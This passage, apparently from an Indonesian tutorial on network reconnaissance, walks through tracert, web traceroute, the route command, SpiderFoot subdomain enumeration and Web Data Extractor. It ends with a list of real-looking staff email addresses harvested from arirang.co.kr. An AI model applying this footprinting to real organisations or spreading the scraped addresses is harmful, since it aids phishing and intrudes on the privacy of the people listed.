Tracing route to vyctoria.com [98.142.221.1381]
over a maximum of 30 hops:
  1  *           *           * Request timed out.
  2  322 ms     338 ms     339 ms  192.168.0.1
  3  335 ms     338 ms     339 ms  172.20.11.82
  4  337 ms     500 ms     558 ms  9.subnet222-124-3.astinet.telkom.net.id [222.124.3.9]
  5  *           356 ms     * Request timed out.
  6  *           *           * Request timed out.
  7  *           *           * Request timed out.
  8  *           *           * Request timed out.
  9  *           *           * Request timed out.
  10 *           *           * Request timed out.
  11 *           *           * Request timed out.
  12 *           *           * Request timed out.
  13 *           *           * Request timed out.
  14 *           *           * Request timed out.
  15 *           *           * Request timed out.
  16 *           *           * Request timed out.
  17 *           *           * Request timed out.
  18  624 ms     819 ms     619 ms  navigator.pulsarserve.net [98.142.221.1381]
Trace complete.
C:\Windows\System32>
```

Gambar 36: Tracert.

Pada bagian paling kiri, angka 1 dan seterusnya menunjukkan jumlah hop yang dilewati. Kolom kedua hingga keempat menunjukkan waktu proses yang ditempuh oleh paket icmp (ping) pada sebuah router.

Sedangkan kolom terakhir menunjukkan IP address yang dilewati. Pada hop pertama, terlihat IP address 192.168.0.1 adalah IP dari modem yang saya gunakan. Perhatikan pada gambar di atas, terdapat 19 terminal atau pelabuhan yang harus dilewati sebelum mencapai website target.

Selain menggunakan Command Prompt, proses *tracing* juga bisa Anda lakukan menggunakan website <http://network-tools.com/>. Perbedaannya adalah, network-tools.

com akan melakukan *tracing* yang dimulai dari Amerika Serikat hingga mencapai domain/IP yang Anda masukkan. Anda hanya perlu memasukkan IP address atau nama website target, dan memilih opsi **trace** lalu tekan tombol **GO!**.

Berikut hasil *tracing* website yang sama, dengan menggunakan network-tools.com


The screenshot shows a web interface for Network-Tools.com. At the top, there's a navigation bar with links like Home, Tools, Help, and Support. Below it, a search bar contains the URL "www.vyctoria.com". To the right of the search bar is a large button labeled "GO!". Above the search bar, there's a message: "222.124.3.13 has not accessed this page recently". Below the search bar, there's a section titled "GFI LANguard - the only solution in the market to patch the 5 main web browsers automatically. Download your 30-day free trial now!" followed by several radio button options: Ping, Lookup, Trace (which is selected), Whois (IDN Conversion Tool), Express, DNS Records (Advanced Tool), Network Lookup, Spam Blacklist Check, URL Decode, URL Encode, HTTP Headers (with an SSL checkbox), and Email Verification. A small checkbox labeled "Convert Base-10 to IP" is also present. The main content area shows the results of the traceroute to "www.vyctoria.com". It includes a table with columns: Hop, (ms), (ms), (ms), IP Address, and Host name. The traceroute path is as follows:

Hop	(ms)	(ms)	(ms)	IP Address	Host name
1	0	0	0	206.123.64.154	-
2	0	0	0	64.124.196.225	xe-4-2-0.er2.dfw2.us.above.net
3	0	0	0	64.125.26.213	xe-1-1-0.cr2.dfw2.us.above.net
4	5	5	5	64.125.26.134	xe-1-2-0.cr2.iah1.us.above.net
5	19	19	19	64.125.31.49	xe-1-1-0.mpr3.ad6.us.above.net
6	20	20	20	64.124.202.214	64.124.202.214.t00623-01.above.net
7	20	20	20	206.220.173.26	ge1-2.6509-aa.34.colosat.com
8	20	20	20	98.142.221.130	navigator.pulsarserve.net

Below the table, a message says "Trace complete".


Gambar 37: Web traceroute.

Selain dari Amerika, Anda bisa memilih lokasi dari negara lainnya untuk melakukan *traceroute*. Untuk melakukan hal ini, Anda bisa mengunjungi website penyedia *traceroute* publik, yaitu <http://traceroute.org/>.




Gambar 38: Traceroute.org.

Untuk lebih memahami proses ini, Anda bisa menggunakan program McAfee Visual Trace yang bekerja sama seperti proses *tracing* pada umumnya, tetapi bisa ditampilkan dalam bentuk visual berupa peta perjalanan komputer Anda mencapai sebuah IP atau website.



Gambar 39: Visual Trace.

Berikut ini merupakan tampilan dalam bentuk peta, dimana saya mencoba melakukan *tracing* www.google.com.




Gambar 40: Hasil traceroute dalam bentuk peta.

Route

Route digunakan untuk mengetahui, menambah, membuang, atau menukar perintah *routing table* dalam sebuah host. Perintah ini biasanya ditujukan untuk host dalam sebuah jaringan yang mempunyai 2 atau lebih router. Route digunakan untuk menyusun trafik komunikasi host berdasarkan IP dan subnet serta router atau gateway.

Contoh penggunaan route:

- **route print** (untuk mendapatkan perintah sewaktu routing table)
- **route add** (untuk menambah perintah routing)
- **route change** (menukar perintah routing)
- **route delete** (menghapus perintah routing)



```

Windows Command Processor

C:\>Windows\System32>route print

Interface List
15...20 cf 30 2a b7 ed ....Micron PCI Express Gigabit Ethernet Adapter
14...1c 4b d6 1a 2a 5d ....Bluetooth Device <Personal Area Network>
12...24 f0 6d 7b 0f 7f ....Atheros AR9285 Wireless Network Adapter
1.....Software Loopback Interface 1
19...00 00 00 00 00 00 Microsoft ISATAP Adapter
11...00 00 00 00 00 00 Microsoft Teredo Tunneling Adapter
16...00 00 00 00 00 00 Microsoft ISATAP Adapter #2
17...00 00 00 00 00 00 Microsoft ISATAP Adapter #3

IPv4 Route Table

Active Routes:
Network Destination      Netmask          Gateway        Interface Metric
          0.0.0.0          0.0.0.0    192.168.0.1  192.168.0.200     25
          127.0.0.0         255.0.0.0   On-link        127.0.0.1    306
          127.0.0.1         255.255.255.255  On-link        127.0.0.1    306
          127.255.255.255  255.255.255.255  On-link        192.168.0.200   281
          192.168.0.0         255.255.255.0  On-link        192.168.0.200   281
          192.168.0.200       255.255.255.255  On-link        192.168.0.200   281
          192.168.0.255       255.255.255.255  On-link        192.168.0.200   281
          224.0.0.0            240.0.0.0   On-link        127.0.0.1    306
          224.0.0.0            240.0.0.0   On-link        192.168.0.200   281
          255.255.255.255     255.255.255.255  On-link        127.0.0.1    306
          255.255.255.255     255.255.255.255  On-link        192.168.0.200   281

Persistent Routes:
None

IPv6 Route Table

Active Routes:
If Metric Network Destination      Gateway
11      58 ::/0           On-link
1       306 ::1/128        On-link
11      58 2001::/32       On-link
11      306 2001::4137:9e76:2820:18e2:3f57:ff37/128
12      281 fe80::/64       On-link
11      306 fe80::/64       On-link
11      306 fe80::2820:18e2:3f57:ff37/128
12      281 fe80::2872:6e0f:5a26:7129/128
1       306 ff00::/8        On-link
11      306 ff00::/8        On-link
12      281 ff00::/8        On-link


Persistent Routes:
None
  
```

Gambar 41: Route.

Subdomain


Sekarang, kita akan mencoba menggali lebih dalam struktur sebuah website. Untuk melakukan hal ini, kita memerlukan sebuah program bantuan, bernama Spiderfoot. Untuk menggunakan program ini cukup mudah, Anda hanya perlu memasukkan nama website pada bagian *Domain Names*, dan klik **Add**.

Setelah nama website berada dalam kotak daftar, klik tombol **Start** dan tunggu lah proses dilakukan sampai selesai. Sebagai contoh, di sini saya menggunakan website cnn.com.



Gambar 42: SpiderFoot.

Berikut adalah informasi yang saya peroleh mengenai website cnn.com, seperti subdomain, system, dan juga domain yang mirip cnn.com.



Gambar 43: Hasil SpiderFoot.


Sayang, saya belum beruntung mendapatkan informasi mengenai user, email, dan network-nya.

Informasi Website

Jika sebelumnya kita telah menggali informasi lebih dalam mengenai sebuah website, sekarang kita mencoba melacak beberapa informasi penting sebuah website, seperti meta tag, email, nomor telepon, dan nomor fax.

Sebagai contoh, di sini saya menggunakan website <http://www.arirang.co.kr>.


Untuk melakukan hal ini, kita memerlukan program bantuan yang bernama Web Data Extractor.



Gambar 44: Web Data Extractor.


Ikuti langkah berikut untuk menggunakannya:

1. Klik New pada program atau Edit Sessions.




Gambar 45: Edit session.

2. Dari kotak dialog *Session settings* yang muncul. Masukkan nama website pada bagian *Starting URL*, yang berada pada tab *Source*. Lalu, berikan tanda centang pada bagian yang ingin Anda ekstrak, di sini saya memilih *email*, *phones*, *faxes*, dan *meta tag*. Setelah selesai, klik **OK**.



Gambar 46: Setting Web data extractor.

3. Tunggu lah proses dilakukan sampai selesai.



Gambar 47: Proses ekstrak.

4. Perhatikan gambar di bawah ini, saya menemukan cukup banyak email dari website arirang.co.kr, dan nomor telepon.

Email	Name	URL	Title
ps@arirang.com	ps	http://www.arirang.co.kr/Radio/Radio_Home.asp?PRID=0_CD1/Arirang Radio	
kkoop@arirang.com	kkoop	http://www.arirang.co.kr/Radio/Radio_Home.asp?PRID=0_CD1/Arirang Radio	
ndt@arirang.com	ndt	http://www.arirang.co.kr/Radio/Radio_Home.asp?PRID=0_CD1/Arirang Radio	
hamed@arirang.co.kr	hamed	http://www.arirang.co.kr/Radio/Radio_Home.asp?PRID=0_CD1/Arirang Radio	
ewm@arirang.com	ewm	http://www.arirang.co.kr/Radio/Radio_Home.asp?PRID=0_CD1/Arirang Radio	
weh@arirang.co.kr	weh	http://www.arirang.co.kr/Radio/Radio_Home.asp?PRID=0_CD1/Arirang Radio	
classe@arirang.com	classe	http://www.arirang.co.kr/Radio/Radio_Home.asp?PRID=0_CD1/Arirang Radio	
gavotte@arirang.com	gavotte	http://www.arirang.co.kr/Radio/Radio_Home.asp?PRID=0_CD1/Arirang Radio	
bennic@arirang.co.kr	bennic	http://www.arirang.co.kr/Radio/Radio_Home.asp?PRID=0_CD1/Arirang Radio	
bsung@arirang.co.kr	bsung	http://www.arirang.co.kr/Radio/Radio_Home.asp?PRID=0_CD1/Arirang Radio	
doeun@arirang.co.kr	dohne	http://www.arirang.co.kr/Radio/Radio_Home.asp?PRID=0_CD1/Arirang Radio	
gyeri@arirang.co.kr	gyeri	http://www.arirang.co.kr/Radio/Radio_Home.asp?PRID=0_CD1/Arirang Radio	
hyuk@arirang.co.kr	hyuk	http://www.arirang.co.kr/Radio/Radio_Home.asp?PRID=0_CD1/Arirang Radio	
hdy@arirang.co.kr	hdy	http://www.arirang.co.kr/Radio/Radio_Home.asp?PRID=0_CD1/Arirang Radio	
mls@arirang.co.kr	mls	http://www.arirang.co.kr/Radio/Radio_Home.asp?PRID=0_CD1/Arirang Radio	
repcat@arirang.co.kr	repcat	http://www.arirang.co.kr/Radio/Radio_Home.asp?PRID=0_CD1/Arirang Radio	
seung_kyu@arirang.co.kr	seung_kyu	http://www.arirang.co.kr/Radio/Radio_Home.asp?PRID=0_CD1/Arirang Radio	
ghm@arirang.co.kr	ghm	http://www.arirang.co.kr/Radio/Radio_Home.asp?PRID=0_CD1/Arirang Radio	
sgroup@arirang.co.kr	sgroup	http://www.arirang.co.kr/Radio/Radio_Home.asp?PRID=0_CD1/Arirang Radio	
cherry@arirang.co.kr	cherry	http://www.arirang.co.kr/Radio/Radio_Home.asp?PRID=0_CD1/Arirang Radio	
medicomp@arirang.co.kr	medicomp	http://www.arirang.co.kr/Radio/Radio_Home.asp?PRID=0_CD1/Arirang Radio	
sho@arirang.co.kr	sho	http://www.arirang.co.kr/Radio/Radio_Home.asp?PRID=0_CD1/Arirang Radio	
reuse@arirang.co.kr	reuse	http://www.arirang.co.kr/Tv/2MF_welcome.asp?PRID=0_CD1/Arirang Tv I'm Focus	Arirang Korea for the World, The World for Kao
logon@arirang.co.kr	logon	http://www.arirang.co.kr/Tv/2F_welcome.asp?PRID=0_CD1/Arirang Tv	Arirang Korea for the World, The World for Kao
Heon@arirang.co.kr	Heon	http://www.arirang.co.kr/Tv/2F_welcome.asp?PRID=0_CD1/Arirang Tv	Arirang Korea for the World, The World for Kao
test@arirang.co.kr	test	http://www.arirang.co.kr/Tv/2F_welcome.asp?PRID=0_CD1/Arirang Tv	Arirang Korea for the World, The World for Kao
programme@arirang.co.kr	programme	http://www.arirang.co.kr/Tv/2F_welcome.asp?PRID=0_CD1/Arirang Tv	Arirang Korea for the World, The World for Kao
thannave@arirang.co.kr	thannave	http://www.arirang.co.kr/Tv/2F_welcome.asp?PRID=0_CD1/Arirang Tv	Arirang Korea for the World, The World for Kao

